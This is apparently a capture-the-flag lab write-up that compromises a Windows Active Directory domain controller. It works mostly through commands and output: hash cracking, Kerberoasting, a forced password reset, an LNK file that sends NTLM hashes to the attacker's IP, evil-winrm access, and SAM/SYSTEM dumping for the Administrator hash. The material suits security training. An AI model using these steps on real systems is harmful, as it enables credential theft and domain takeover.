BuildingMagic - Write-up
Note
Author: Dcyberguy
Status: Published
Last edited time: December 11, 2025 10:27 PM
Created time: November 26, 2025 2:45 PM
Leaked Database
id  username    full_name   role        password
1   r.widdleton Ron Widdleton   Intern Builder  c4a21c4d438819d73d24851e7966229c
2   n.bottomsworth  Neville Bottomsworth Plannner   61ee643c5043eadbcdc6c9d1e3ebd298
3   l.layman    Luna Layman Planner     8960516f904051176cc5ef67869de88f
4   c.smith     Chen Smith  Builder     bbd151e24516a48790b2cd5845e7f148
5   d.thomas    Dean Thomas Builder     4d14ff3e264f6a9891aa6cea1cfa17cb
6   s.winnigan  Samuel Winnigan HR Manager  078576a0569f4e0b758aedf650cb6d9a
7   p.jackson   Parvati Jackson Shift Lead  eada74b2fa7f5e142ac412d767831b54
8   b.builder   Bob Builder Electrician dd4137bab3b52b55f99f18b7cd595448
9   t.ren       Theodore Ren    Safety Officer  bfaf794a81438488e57ee3954c27cd75
10  e.macmillan Ernest Macmillan Surveyor   47d23284395f618bea1959e710bc68ef
Filtering out only the md5 hashes
awk '{print $2 ":" $NF}' leak-db.txt
r.widdleton:c4a21c4d438819d73d24851e7966229c
n.bottomsworth:61ee643c5043eadbcdc6c9d1e3ebd298
l.layman:8960516f904051176cc5ef67869de88f
c.smith:bbd151e24516a48790b2cd5845e7f148
d.thomas:4d14ff3e264f6a9891aa6cea1cfa17cb
s.winnigan:078576a0569f4e0b758aedf650cb6d9a
p.jackson:eada74b2fa7f5e142ac412d767831b54
b.builder:dd4137bab3b52b55f99f18b7cd595448
t.ren:bfaf794a81438488e57ee3954c27cd75
e.macmillan:47d23284395f618bea1959e710bc68ef
Use John the Ripper to cracked for weak and easily to crack password hash.
Found: r.widdleton:lilronron
Building_magic sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt leakeddb.txt
Using default input encoding: UTF-8
Loaded 10 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 9 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-11-26 15:47) 0g/s 13404Kp/s 13404Kc/s 120644KC/s  fuckyooh21..*7¡Vamos!
Session completed.

Building_magic sudo john leakeddb.txt --show --format=Raw-MD5
r.widdleton:lilronron

1 password hash cracked, 9 left
Enumeration
Document all enumeration don on the host to find vulnerable and attack paths
nmap -Pn -sV -sC -p- --min-rate=200 10.1.142.44 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-26 15:55 EST
Nmap scan report for buildingmagic.local (10.1.142.44)
Host is up (0.022s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-26 21:02:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: BUILDINGMAGIC.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BUILDINGMAGIC.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BUILDINGMAGIC
|   NetBIOS_Domain_Name: BUILDINGMAGIC
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: BUILDINGMAGIC.LOCAL
|   DNS_Computer_Name: DC01.BUILDINGMAGIC.LOCAL
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-26T21:04:09+00:00
| ssl-cert: Subject: commonName=DC01.BUILDINGMAGIC.LOCAL
| Not valid before: 2025-09-02T21:29:10
|_Not valid after:  2026-03-04T21:29:10
|_ssl-date: 2025-11-26T21:04:48+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http-proxy    Werkzeug/3.1.3 Python/3.13.3
|_http-server-header: Werkzeug/3.1.3 Python/3.13.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.13.3
|     Date: Wed, 26 Nov 2025 21:02:44 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2222
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>Building Magic Application Portal</title>
|     <link href="https://fonts.googleapis.com/css2?family=Cinzel&display=swap" rel="stylesheet">
|     <style>
|     body {
|     font-family: 'Cinzel', serif;
|     background: url('/static/working.jpg') no-repeat center center fixed;
|     background-size: cover;
|     color: white;
|     text-align: center;
|     padding: 50px;
|     form {
|     background: rgba(0, 0, 0, 0.7);
|     padding: 40px;
|     border-radius: 15px;
|     display: inline-block;
|     box-shadow: 0 0 15px rgba(0, 0, 0, 0.7);
|     input, textarea {
|     width: 90
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.13.3
|     Date: Wed, 26 Nov 2025 21:02:44 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
|_http-title: Building Magic Application Portal
9389/tcp  open  mc-nmf        .NET Message Framing
49670/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49853/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

<< SNIP >>

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-26T21:04:09
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
SMB Enumeration
Enumerating Port 139, 445 with the just above cracked credentials
nxc smb 10.1.142.44 -u r.widdleton -p 'lilronron'
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\r.widdleton:lilronron


nxc smb 10.1.142.44 -u r.widdleton -p 'lilronron' --users
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\r.widdleton:lilronron
SMB         10.1.142.44     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.142.44     445    DC01             Administrator                 2025-06-15 02:00:21 0       Built-in account for administering the computer/domain
SMB         10.1.142.44     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.142.44     445    DC01             krbtgt                        2025-05-05 22:18:37 0       Key Distribution Center Service Account
SMB         10.1.142.44     445    DC01             h.potch                       2025-09-02 17:56:09 0
SMB         10.1.142.44     445    DC01             r.widdleton                   2025-05-15 21:08:40 0
SMB         10.1.142.44     445    DC01             r.haggard                     2025-05-15 21:09:04 0
SMB         10.1.142.44     445    DC01             h.grangon                     2025-05-29 21:32:45 0
SMB         10.1.142.44     445    DC01             a.flatch                      2025-06-15 02:57:05 0       Project Manager
SMB         10.1.142.44     445    DC01             [*] Enumerated 8 local users: BUILDINGMAGIC

nxc smb 10.1.142.44 -u r.widdleton -p 'lilronron' --shares
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\r.widdleton:lilronron
SMB         10.1.142.44     445    DC01             [*] Enumerated shares
SMB         10.1.142.44     445    DC01             Share           Permissions     Remark
SMB         10.1.142.44     445    DC01             -----           -----------     ------
SMB         10.1.142.44     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.142.44     445    DC01             C$                              Default share
SMB         10.1.142.44     445    DC01             File-Share                      Central Repository of Building Magic's files.
SMB         10.1.142.44     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.142.44     445    DC01             NETLOGON                        Logon server share
SMB         10.1.142.44     445    DC01             SYSVOL                          Logon server share
r.widdleton ONLY has access to READ Remote IPC
BloodHound

Looking at r.widdleton user privileges on Bloodhound. He does have NO Outbound Object Control, No path to Domain Admins. Nothing I can use to gain a foothold on the Domain Controller.
Kerberoastable Users : Impacket-GetUserSPNs
Though I was able to get r.haggard krb5tgs ticket. It is very important to check which user(s) that was used as a Service Account.
impacket-GetUserSPNs -request -dc-ip 10.1.142.44 buildingmagic.local/r.widdleton
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                      Name       MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------------  ---------  --------  --------------------------  --------------------------  ----------
HOGWARTS-DC/r.hagrid.WIZARDING.THM:60111  r.haggard            2025-05-15 17:09:04.002067  2025-05-15 18:34:51.644710

[-] CCache file is not found. Skipping...
$krb5tgs$23$*r.haggard$BUILDINGMAGIC.LOCAL$buildingmagic.local/r.haggard*$59f4f0560a3b4f0fb0d6ce6a273a11e8$fc76d13822ff9de3b10695216b3e94f7d85d9aa2aa27e7ade5927727986e735f9bd593743f8d22c71c6d28b7213ee41e5dc3e29fe462ae413c4960a3ecda6a6d33b944e76690037c1205e3d97264dfe26c7d0856e9c5e8ae74a46bdc94cf6bcfe2bd76d01f5ca0da808d026252fd8fda09550d34eb6cb20874fcbc3261d410bd7971ffcd4f487d903a5b3fdeb7cf5c8f2e035b580d3006124b5659f070e3f9951a6fc88c429d752944d06563e867304ccbc29a9a13a768a25a83069e70b9681d5fd662bea173bae1fa9ddb14931bf2633c73a63f6fc957a35c1625f78c2c4cc0e3222bd87d31a440c15ba16a1091a12641dc5c5ea817473c0af740d51a22f20bf01e818f2ee880a89ad64e24de29bdcf8ed47be992fac799478192bb457ed69e323e8a867b220e862f9344ea3646560486db93c7ee25455b3c61e39436d7bb55a627a1e8b86ebbfc69081995824a3073ee4940a42a7b33fd8a364b4f05bf02457dd5a574baac6deb69563776effadaf3d6463b11a0a64e8b652504e07b552b7b0007c75da4e5c336dac422be2f1027da54f2a791fb6b2f4365171438d1dab58aac676ecec240f93c4c98aaf95708591b43e6b1894c6eecf20aa49f4261fe4873519a4ef116990d4ffc53dbb341ad78955a027b8355eb90e4bc7e0ab35b69018d21c4ec2947463a2a41d7b2240ee96c360f2b482ef0a9d15289d4bf32ba623f40357c4a0d2295a1780f62ef29fe9638f33488f45e21ec5c076f137cff2d4769eaa39a5ec6d8548a3a9ec3686ff011aee88b073bec059cd12e8c8e2bc9f08d0797ba7b72b753dd94411d3f91402e3a3d51c6bf119b06708e352c1df76e78fe1f67fbe6fd3c5ab1430959a336ce3e45276173167418bf245814323e315c5ced9cf7bc831b93f45f4085a18d7fff24fd55eee47b3d47c50c5c4988ecddc48aa16070a56b621f27c0af03c604fd257d4636f9e221d3036f57a0445401e86b548d776e01db92aa3a5b021cd8f0c765bb8b7762f462b05699fe7b7af59e20e905114a5b6cc93fe8980b080988f55e72724bcb6720411e9c28e014c54e080eff3137a6067f08a10ded57d9ef8af8e6aae5e727f1134ebf6ced42e5d8cba1641cf87cd8a754405dff5f538d2b5e4412ef61b3e5b923759a0bcfddf06dda95f58cb65a8f6b239ef18a64ea9b5273ef12aff34cc097944b4955952220928e02d11561a160ac855531ba64b2e00d2b6f390b9a889b952c26d2716906e988c21162b43382e7edb3735f308d97915d2fae2e8ac40f09114554fcaa406ccdb89a40ecefb96bb8efb7214642ecafdadf9090c8972c25dc27bd16ca781a9cd5b2ec99809536f9c0a3ec51baa60b42857420e83420daa15fe77075a176d0e1062c0192931d25a09a339c196c47bba4a1c228845c963920fe538b1fac70b34292068f00998cc3aaeb1dae5fe236b2c028d808fc2d5f29e39a32df71ae6fdf7aa3e601a3beef74d0d3ddb17af012fa14719bc7e91555a37bd911349c39863e051ece8e88f367b812372fb88b3ca4e0d57a07656513d606e144
Save to a file krb5t.hash and use John The Ripper to crack it as follows:
sudo john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt krb5t.hash
[sudo] password for parrot:
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rubeushagrid     (?)
1g 0:00:00:02 DONE (2025-11-26 22:43) 0.3412g/s 1410Kp/s 1410Kc/s 1410KC/s rubibrian7..rubberduckie8
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Creds Obtained
Potential Paths for the r.haggard user. R.HAGGARD User to have more permissions that our pervious obtained user (r.widdleton)
Building_magic nxc rdp 10.1.142.44 -u r.haggard -p 'rubeushagrid'
RDP         10.1.142.44     3389   DC01             [*] Windows 10 or Windows Server 2016 Build 20348 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (nla:True)
RDP         10.1.142.44     3389   DC01             [+] BUILDINGMAGIC.LOCAL\r.haggard:rubeushagrid
➜  Building_magic nxc smb 10.1.142.44 -u r.haggard -p 'rubeushagrid'
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\r.haggard:rubeushagrid
➜  Building_magic nxc smb 10.1.142.44 -u r.haggard -p 'rubeushagrid' --shares
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\r.haggard:rubeushagrid
SMB         10.1.142.44     445    DC01             [*] Enumerated shares
SMB         10.1.142.44     445    DC01             Share           Permissions     Remark
SMB         10.1.142.44     445    DC01             -----           -----------     ------
SMB         10.1.142.44     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.142.44     445    DC01             C$                              Default share
SMB         10.1.142.44     445    DC01             File-Share                      Central Repository of Building Magic's files.
SMB         10.1.142.44     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.142.44     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.142.44     445    DC01             SYSVOL          READ            Logon server share
Looking at Bloodhound the r.haggard user has ForceChangePassword right over h.potch user

Let’s change the h.potal user password using net rpc.
net rpc password "h.potch" "Valentino1@" -U "buildingmagic.local"/"r.haggard"%'rubeushagrid' -S "10.1.142.44"
Now with the h.potch password changed, I noticed the user has READ and WRITE access to the File-Share Shares
nxc smb 10.1.142.44 -u h.potch -p 'Valentino1@' --shares
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\h.potch:Valentino1@
SMB         10.1.142.44     445    DC01             [*] Enumerated shares
SMB         10.1.142.44     445    DC01             Share           Permissions     Remark
SMB         10.1.142.44     445    DC01             -----           -----------     ------
SMB         10.1.142.44     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.142.44     445    DC01             C$                              Default share
SMB         10.1.142.44     445    DC01             File-Share      READ,WRITE      Central Repository of Building Magic's files.
SMB         10.1.142.44     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.142.44     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.142.44     445    DC01             SYSVOL          READ            Logon server share
An emptyFile-ShareShare, really
impacket-smbclient h.potch@10.1.142.44
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
Type help for list of commands
# Shares
*** Unknown syntax: Shares
# shares
ADMIN$
C$
File-Share
IPC$
NETLOGON
SYSVOL
# use File-Share
# ls
drw-rw-rw-          0  Wed Nov 26 22:58:53 2025 .
drw-rw-rw-          0  Tue Sep  2 15:37:28 2025 ..
I will use the sneaky-lnk from nxc to add a file in the Share with READ and WRITE Operations. Once accessed would give me the NTLM hash of the user would be captured in the Responder tool.
nxc smb 10.1.142.44 -u h.potch -p 'Valentino1@' -M slinky -o NAME=sneaky.lnk SERVER=10.200.21.89 SHARES=File-Share
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\h.potch:Valentino1@
SMB         10.1.142.44     445    DC01             [*] Enumerated shares
SMB         10.1.142.44     445    DC01             Share           Permissions     Remark
SMB         10.1.142.44     445    DC01             -----           -----------     ------
SMB         10.1.142.44     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.142.44     445    DC01             C$                              Default share
SMB         10.1.142.44     445    DC01             File-Share      READ,WRITE      Central Repository of Building Magic's files.
SMB         10.1.142.44     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.142.44     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.142.44     445    DC01             SYSVOL          READ            Logon server share
SLINKY      10.1.142.44     445    DC01             [+] Found writable share: File-Share
SLINKY      10.1.142.44     445    DC01             [+] Created LNK file on the File-Share share
Start Responder using the commands: sudo responder -i tun0
[+] Current Session Variables:
    Responder Machine Name     [WIN-V0O53Z417SB]
    Responder Domain Name      [B2HI.LOCAL]
    Responder DCE-RPC Port     [49666]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.1.142.44
[SMB] NTLMv2-SSP Username : BUILDINGMAGIC\h.grangon
[SMB] NTLMv2-SSP Hash     : h.grangon::BUILDINGMAGIC:48fb610ce970b961:8770C096C7ABF59AF844045B7A12AFDF:0101000000000000007F2DBF295FDC010453630E167A61030000000002000800420032004800490001001E00570049004E002D00560030004F00350033005A003400310037005300420004003400570049004E002D00560030004F00350033005A00340031003700530042002E0042003200480049002E004C004F00430041004C000300140042003200480049002E004C004F00430041004C000500140042003200480049002E004C004F00430041004C0007000800007F2DBF295FDC010600040002000000080030003000000000000000000000000040000024F9017E10B8E6020144E4B43C89A0160BF73C3DC935B54BA871DDAC22236C8C0A001000000000000000000000000000000000000900220063006900660073002F00310030002E003200300030002E00320031002E00380039000000000000000000
[*] Skipping previously captured hash for BUILDINGMAGIC\h.grangon
[*] Skipping previously captured hash for BUILDINGMAGIC\h.grangon
[*] Skipping previously captured hash for BUILDINGMAGIC\h.grangon
[*] Skipping previously captured hash for BUILDINGMAGIC\h.grangon
[*] Skipping previously captured hash for BUILDINGMAGIC\h.grangon
Cracked the NTLMv2 hash with John
sudo john --format=netntlmv2 ntlm.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicXXXXX       (h.grangon)
1g 0:00:00:00 DONE (2025-11-26 23:23) 1.282g/s 1973Kp/s 1973Kc/s 1973KC/s majko..mafi20
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Creds obtained
Let’s confirm credential and access the compromised host
nxc smb 10.1.142.44 -u h.grangon -p 'magicXXXXX'
SMB         10.1.142.44     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB         10.1.142.44     445    DC01             [+] BUILDINGMAGIC.LOCAL\h.grangon:magicXXXXX
➜  ~ nxc winrm 10.1.142.44 -u h.grangon -p 'magicXXXXX'
WINRM       10.1.142.44     5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:BUILDINGMAGIC.LOCAL)
WINRM       10.1.142.44     5985   DC01             [+] BUILDINGMAGIC.LOCAL\h.grangon:magicXXXXX (Pwn3d!)
Foothold
Research findings, data insights, and key considerations and document how you got a foothold on the vulnerable box
evil-winrm -i 10.1.142.44 -u h.grangon -p 'magicXXXXX'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.grangon\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\h.grangon\Desktop> dir

    Directory: C:\Users\h.grangon\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/2/2025   7:41 PM           2308 Microsoft Edge.lnk
-a----          9/2/2025   7:41 PM             32 user.txt

*Evil-WinRM* PS C:\Users\h.grangon\Desktop> type user.txt
701b5XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Privilege Escalation
Document how you were able to more laterally and gain a higher privilege
Looking at the h.grangon user privileges. He literally has SeBackUpPrivilege which can be used to dump all users credentials.
Evil-WinRM* PS C:\Users\h.grangon\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled ******
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Dumping the SAM and SYSTEM Hives
I can dump both the system and sam files. They both contain user’s password hashes
*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save hklm\system .\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save hklm\sam .\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Documents> ls

    Directory: C:\Users\h.grangon\Documents

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/26/2025   8:47 PM           3449 EnableAllTokenPrivs.ps1
-a----        11/26/2025   9:00 PM          49152 sam
-a----        11/26/2025   9:00 PM       16629760 system

*Evil-WinRM* PS C:\Users\h.grangon\Documents> download system

Info: Downloading C:\Users\h.grangon\Documents\system to system

Info: Download successful!
*Evil-WinRM* PS C:\Users\h.grangon\Documents> download sam

Info: Downloading C:\Users\h.grangon\Documents\sam to sam

Info: Download successful!
I got the Administrator hash using secretdump
impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0xf61a94fb13f74350a1f87f509c8c455c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
